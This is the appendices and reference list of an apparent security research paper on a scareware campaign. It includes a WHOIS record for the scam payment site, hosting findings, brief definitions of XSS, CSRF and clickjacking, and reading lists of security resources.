
Domain names in the .com and .net domains can now be registered with many different competing registrars. Go to <http://www.internic.net> for detailed information.

Domain Name: ONLINEPURCHASESOLUTION.COM
Registrar: REGTIME LTD.
Whois Server: whois.regtime.net
Referral URL: <http://www.webnames.ru>
Name Server: NS1.ONLINEPURCHASESOLUTION.COM
Name Server: NS2.ONLINEPURCHASESOLUTION.COM
Status: ok
Updated Date: 25-mar-2009
Creation Date: 25-mar-2009
Expiration Date: 25-mar-2010

>>> Last update of whois database: Sun, 14 Feb 2010 13:56:44 UTC <<<

4.6. Appendix 6

According to Netcraft (the toolbar was also installed on Firefox during testing), the sites were all located in China. Running the pcap file through Netwitness (as shown below) confirms this.



The payment site 'www.onlinepurchasesolution.com' is hosted in Montreal, Canada.




4.7. Appendix 7

Other Internet discussions of 'jobstopfil.biz' and the subsequent scareware -

- <http://25yearsofprogramming.com/forum/index.php?topic=52.0>
- <http://badwarebusters.org/main/conversations?tag=jobstopfil&view=ta>
- <http://safebrowsing.clients.google.com/safebrowsing/diagnostic?client=Firefox&hl=en-US&site=jobstopfil.biz/>

4.8. Appendix 8



418,000,000 results for a Google search of 'LivePC Care' in the past 12 months. The titles of the first and last tab provide evidence that this search was performed on Thursday, 18th February, 2010.

4.9. Appendix 9

Definitions of popular web applications –

XSS – is the abbreviated form used to refer to a Cross Site Scripting attack. In such an attack, the bad guy injects a malicious script into a (normally) legitimate website, which then sends it onto to a different end-user (browsing the site), where it runs in the browser.

XRSF – otherwise known as Cross-Site Request Forgery. The attacker injects content (HTML, not browser scripts) onto a 3rd-party website. This content is typically HTML elements referring to an e-commerce website such as eBay, Amazon or an Online Banking site. When the end-user reads the content from the 3rd-party website, the ‘bad’ content will typically force the end-user’s browser to make a request to such an e-commerce site.

Clickjacking – is when a malicious embedded code or script (from within a web application) is executed without the end-user’s knowledge. If a page has been ‘clickjacked’, the end-user can be tricked into clicking on a hidden link (a button, for example), which results in the user performing an action he/she did not intend to. The term was defined by [Jeremiah Grossman](#) and [Robert Hansen](#), in October 2008.

4.10. Appendix 10

Please note that this reading list is far from complete and covers a sample of the sites that I use on a regular basis, however, it is a good summary.

4.10.1. Malware

- Brian Krebs, IT Security Investigative Reporter: <http://www.krebsonsecurity.com/> and the old site is @ <http://voices.washingtonpost.com/securityfix/>
- SANS Internet Storm Center: <http://isc.sans.org>
- Although not updated as regularly as some sites, Arbor Networks have some great research on their site such as [Malware](#), [Botnets](#), [Spyware](#) and many more.
- Google Online Security Blog: <http://googleonlinesecurity.blogspot.com/atom.xml>
- Blog by malvertising researcher Sandi Hardmeier , Spyware Sucks: <http://msmvps.com/blogs/spywaresucks/Default.aspx>
- Sunbelt Blog, blog about malware issues: <http://sunbeltblog.blogspot.com/Sunbelt>
- Microsoft Malware Protection Center: <http://www.microsoft.com/security/portal/>
- Coverage of the RBN's cyber exploits, Russian Business Network (RBN) Blog: <http://rbnexploit.blogspot.com/Information>
- AV Vendor, Kaspersky Weblog: <http://www.viruslist.com/en/weblog>
- Mind Streams of Information Security Knowledge: <http://ddanchev.blogspot.com/>
- Symantec: <http://www.symantec.com/connect/symantec-blogs/security-response>
- Errata Security: <http://erratasec.blogspot.com/>
- F-Secure: <http://www.f-secure.com/weblog/>
- TrendLabs: <http://blog.trendmicro.com/>
- Malware Bytes: <http://www.malwarebytes.org/>
- SecureWorks: <http://www.secureworks.net/>
- Sourcefire VRT: <http://vrt-sourcefire.blogspot.com/>
- Dancho Danchev: <http://ddanchev.blogspot.com/>
- Lenny Zeltser has some excellent anti-malware resources on his [website](#) under the following topics:
 - [What to Include in a Malware Analysis Report](#)
 - [Updates from Twitter Users Who Cover Malware](#)
 - [On-Line Tools for Malicious Website Lookups](#)
 - [Blocklists of Suspected Malicious IPs and URLs](#)
 - [Automated Malware Analysis Services](#)
 - [Stopping Malware on its Tracks](#)

- [Reverse-Engineering Cheat Sheet](#)
- [Reverse-Engineering Malware Paper](#)
- [The Evolution of Malicious Agents](#)

4.10.2. [Web App Security](#)

Organisations with research on Securing Web Applications (including some vendors)

- <http://www.webappsec.org/>
- <http://www.owasp.org>
- <http://www.cgisecurity.com/>
- <http://www.whitehatsec.com>
- <http://www.breach.com/>
- <http://www.imperva.com>
- <http://www.f5.com/products/big-ip/product-modules/application-security-manager.html>
- <http://www.modsecurity.org>
- <http://www.citrix.com/English/PS2/products/product.asp?contentID=25636>
- <http://www.cisecurity.org/en-us/>
- Apache
 - <http://www.apachesecurity.net>
 - http://httpd.apache.org/docs/1.3/misc/security_tips.html
- IIS
 - http://www.cgisecurity.com/lib/IIS_Security_and_Programming_Countermeasures.pdf
 - <http://www.securityfocus.com/infocus/1765> (although a little old)
 - [http://technet.microsoft.com/en-us/library/dd450371\(WS.10\).aspx](http://technet.microsoft.com/en-us/library/dd450371(WS.10).aspx)

4.10.3. **Web App Blogs**

- <http://www.sensepost.com/blog>
- <http://www.gnucitizen.org/categories/blog>

- <http://googleonlinesecurity.blogspot.com/>
- <http://ha.ckers.org/blog>
- <http://hackademix.net>
- <http://jeremiahgrossman.blogspot.com/>
- <http://blogs.owasp.org>
- <http://www.thespanner.co.uk>
- <http://www.communities.hp.com/securitysoftware/blogs/spilabs/default.aspx>
- <http://blogs.sans.org/appsecstreetfighter/>
- <http://www.securityninja.co.uk/blog>
- <http://www.darkreading.com/security/app-security/>

4.10.4. Security Issues from China

- <http://www.thedarkvisitor.com/>

4.10.5. Incident Response

- <http://taosecurity.blogspot.com>

5. References

- Ed Skoudis, SANS 504 Course Notes (Books 1 to 6), 2007 Edition
- Thomas Kristensen, Patching redefined – Free & Automatic Updating for every single PC user : <http://secunia.com/blog/80/> (March, 2010)
- David Dittrich, Malware to crimeware: How far have they gone, and how do we catch up? : <http://staff.washington.edu/dittrich/papers/dittrich-login0809.pdf> August 2009
- Finjan Security, <http://securebrowsing.finjan.com> November 2009
- Survival Time, SANS ISC, <http://isc.sans.org/survivaltime.html>
- Jeremiah Grossman, Web won't be safe let alone secure unless we break it: http://threatpost.com/en_us/blogs/web-won-t-be-safe-let-alone-secure-unless-we-break-it-020410 February, 2010
- Symantec, Cybercriminals Use Fear and Anxiety to Convince Users to Buy Rogue Security Software : http://www.symantec.com/en/aa/about/news/release/article.jsp?prid=20091019_01 ,October 2009
- SANS Newsbites: <http://www.sans.org/newsletters/newsbites/newsbites.php?vol=11&issue=60&rss=Y#sID313> July 2009
- Thomas Claburn, Fake Security Software Steals \$34 Million Monthly : <http://www.techweb.com/article/showArticle?articleID=218800178§ion=News> July 2009
- Panda Security: http://www.flickr.com/photos/panda_security/3528707694/ 2009
- Symantec, Symantec Report on Rogue Security Software: http://www.symantec.com/about/news/resources/press_kits/detail.jsp?pkid=istr_rogue_security , October 2009
- FBI, New Twist On Counterfeit Check Schemes Targeting U.S. Law Firms, <http://www.fbi.gov/cyberinvest/escams.htm>, January 2010
- Brian Krebs, Microsoft: Dramatic Rise in 'Scareware' Infections , http://voices.washingtonpost.com/securityfix/2009/04/microsoft_cites_dramatic_rise.html , April 2009
- Ryan Naraine and Dancho Danchev, The ultimate guide to scareware protection, <http://blogs.zdnet.com/security/?p=4297>, September 2009
- <http://www.thedarkvisitor.com/2009/12/individuals-can-no-longer-register-domains-with-cn-tld/>
- Dancho Danchev, Celebrity-Themed Scareware Campaign Abusing DocStoc, http://ddanchev.blogspot.com/2009/12/celebrity-themed-scware-campaign_07.html, December 2009
- Maggie Sheils, Finding the Scourge of Scareware, <http://news.bbc.co.uk/1/hi/technology/7645420.stm>, October 2008
- Robert McMillan, Study: Pop-ups are a growing security threat: <http://www.pcadvisor.co.uk/news/index.cfm?RSS&NewsID=104826> , September 2008
- Kim Zetter, Feds Warn Small Businesses to Use Dedicated PC for Online Banking:

- <http://www.wired.com/threatlevel/2009/12/feds-warn-small-businesses/> , December 2009
- RSA FraudAction Research Lab, Zeus Trojan Leverages IM Software to Forward Stolen Online Account Data: http://www.rsa.com/blog/blog_entry.aspx?id=1515 , August 2009
 - Jaikumar Vijayan, Bank sues victim of \$800,000 cybertheft: http://www.computerworld.com/s/article/9149218/Bank_sues_victim_of_800_000_cybertheft?taxonomyId=17&pageNumber=1 , January 2010
 - Peter Coogan, Fake AV & Talking With The Enemy: <http://www.symantec.com/connect/blogs/fake-av-talking-enemy> , February 2010
 - Wikipedia, Blue Screen of Death: http://en.wikipedia.org/wiki/Blue_Screen_of_Death
 - Ed Skoudis, SANS GCIH Course Notes: 2007
 - Adrien de Beaupre, Incident Response v Incident Handling, <http://www.dshield.org/diary.html?storyid=6205>, April 2009
 - Richard Bejtlich, Speaking of Incident Response: <http://taosecurity.blogspot.com/2009/04/speaking-of-incident-response.html> , April 2009
 - Sunbelt Blog, New rogue tactic: blue screen of... whatever: <http://sunbeltblog.blogspot.com/2009/07/new-rogue-tactic-blue-screen-of.html>, July 2009
 - Guy Bruneau, Easy DNS Bind Sinkhole Setup: <http://isc.sans.org/diary.html?storyid=7930> , January 2010
 - Wikipedia, Fast Flux DNS: http://en.wikipedia.org/wiki/Fast_flux
 - Justin Folkerts, Incident Handlers Guide to SQL Injection Worms: http://www.sans.org/reading_room/whitepapers/incident/incident_handlers_guide_to_sql_injection_worms_33133, June 2009
 - Wikipedia, Iframe Virus: http://en.wikipedia.org/wiki/Iframe_virus
 - Wikipedia, Gumblar: <http://en.wikipedia.org/wiki/Gumblar>
 - Joe Stewart, Asprox: <http://www.secureworks.com/research/threats/danmecasprox/>, May 2008
 - Wikipedia, Bulletproof Hosting: http://en.wikipedia.org/wiki/Bulletproof_hosting
 - Homeland Security Newswire, China offers Internet pirates bulletproof havens for illegal file sharing: <http://homelandsecuritynewswire.com/china-offers-internet-pirates-bulletproof-havens-illegal-file-sharing>, January 2010
 - Fyodor, NMAP book: <http://nmap.org/book/>, 2008
 - Websense Security Labs, Malicious Alerts, <http://securitylabs.websense.com/content/Alerts/3519.aspx?cmpid=slalert>, January 2010
 - Web of Trust: <http://www.mywot.com/en/scorecard/regtime.net>
 - Iain Thomson, RSA 2010: Hackers using legitimate cloud services for dark ends: <http://www.v3.co.uk/v3/news/2258919/rsa-2010-hackers-legitimate>, March 2010
 - McAfee, McAfee, Inc. Reveals the Riskiest Web Domains to Surf and Search , http://newsroom.mcafee.com/article_display.cfm?article_id=3600, December 2009
 - Websense Security Labs, The Wizard of Buzz, <http://securitylabs.websense.com/content/Blogs/3553.aspx>, February 2010

- HD Moore, Reproducing the "Aurora" IE Exploit:
<http://blog.metasploit.com/2010/01/reproducing-aurora-ie-exploit.html>, January 2010
- Giorgio Maone, IE8's "Clickjacking Protection" Exposed:
<http://hackademix.net/2009/01/28/ie8s-clickjacking-protection-exposed/>, January 2009
- Christopher Crowley, Preventing Incidents with a hardened web browser ,
http://www.sans.org/reading_room/whitepapers/incident/preventing_incidents_with_a_harden_web_browser_33244, November 2009
- Neil Fryer, Secure Configuration of Apache in a MAC OS X Environment:
http://uk.wrs.yahoo.com/_ylt=A03uv8M8iZVLFB4BwlBLBQx.;_ylu=X3oDMTE1dTYzN2xnBHNIYwNzcgRwb3MDNARjb2xvA2lyZAR2dGlkA1VLMDI2NF8yNjQ-/SIG=154366p08/EXP=1268177596/**http://www.sans.org/reading_room/whitepapers/honors/secure_configuration_of_apache_in_the_mac_os_x_environment_1676?show=1676.php&cat=honors, July 2006
- Owasp HowTo: http://www.owasp.org/index.php/Category:How_To
- Center for Internet Security: <http://cisecurity.org/en-us/?route=downloads.benchmarks>
- Owasp Guide: http://www.owasp.org/index.php/Category:OWASP_Guide_Project
- SANS, What Errors Are Included in the Top 25 Programming Errors?,
<http://www.sans.org/top25-programming-errors/>, February 2010
- David Rook, Secure Development Principles, http://d1036061-5.blacknight.com/wp-content/uploads/2009/09/secure_development_principles_final.pdf, September 2009